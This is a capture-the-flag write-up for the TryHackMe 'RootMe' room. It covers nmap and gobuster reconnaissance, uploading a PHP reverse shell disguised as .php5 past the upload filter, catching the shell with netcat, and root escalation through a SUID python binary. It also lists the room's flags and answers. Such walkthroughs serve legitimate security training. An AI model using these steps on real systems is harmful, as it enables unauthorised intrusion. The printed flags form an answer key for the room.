> CTF Challenge Name : RootMe
> CTF Platform : ,TryHackMe,
> Author : Karun-A3E

Initial Foothold

In Initial Foothold, there are a some steps that are to be done and these come under recon.

Recon

To find the operating services on the Machine by performing a Nmap Scan using the following command

```
nmap -sC -sV <IP address> -T4 -min-rate=9400 -p-
```

1. This is the resultant of the Scan ```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2023-09-15 14:45 BST
Nmap scan report for ip-10-10-63-35.eu-west-1.compute.internal (10.10.63.35)
Host is up (0.00099s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HackIT - Home
MAC Address: 02:5C:4F:0C:1E:23 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds
```

From this we are able to obtain a series of answers for the Questions :

```
1. How many ports are open : ,2
2. What is the version of the Apache Running : ,2.4.29
3. What is the service running on Port 22 : ,ssh
```

1. Perform a Directory search on the HTTP Service, using tools like ,dirsearch, or ,gobuster

```
root@ip-10-10-222-213:~# gobuster dir -u "http://10.10.63.35" -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.63.35
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/09/15 14:46:48 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/css (Status: 301)
/index.php (Status: 200)
/js (Status: 301)
/panel (Status: 301)
/server-status (Status: 403)
/uploads (Status: 301)
===============================================================
```

```
2023/09/15 14:46:51 Finished
===============================================================
```


From the search, we have now obtained, the suspicious directories :

```
1. /uploads
2. /panel
```

Uploading Reverse Shell

After checking out the /uploads and the /panel , it seems that the panel site will be used to upload files over to the machine and then the uploads are accessed from the /uploads site. Hence, in order to gain the reverse shell, we are going to be uploading the reverse shell ,php ,over to the website. For the reverse shell, the pentestMonkey Reverse Shell is going to be used. Initially when a PHP file is uploaded, it is rejected and so we are going to be uploading a php5 file, and that works.

Therefore, once we visit the /uploads page, we can see the shell.php5



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php5	2023-09-15 15:48	5.5K	

Apache/2.4.29 (Ubuntu) Server at 10.10.204.2 Port 80

Establish a Netcat Listening on a terminal using the following terminal command ;

```
rlwrap nc -lvnp 1234
```

After which click on the ,shell.php5, ,once that is done, we have obtained the reverse shell connection,

```
root@ip-10-10-19-167:~# rlwrap nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.204.2 59306 received!
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 15:53:10 up 18 min,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

With that, we now have obtained the connection and shell. To start, we can upgrade our shell using the following command :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Obtaining the User.txt

We can now obtain the user.txt flag, and to do so, we are to find the file - ,user.txt

```
find / -type f -name user.txt 2>/dev/null
```

```
bash-4.4$ find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
bash-4.4$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
bash-4.4$
```

From this we have obtained the answer : ,THM{y0u_g0t_a_sh3ll},

Escalating Privileges

Locate a root owned, file that can be edited by anyone and to do, we can execute the command :

```
find / -user root -perm 4000 2>/dev/null
```

With that we have found the file called : ,/usr/bin/python

Now we can escalate to root access, and for that we can refer to the GTFOBins

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Run the second line and with that, we have now gained root access. This we then proceed on to /root and find the root.txt file.

The root Flag is : THM{pr1v1l3g3_3sc4l4t10n}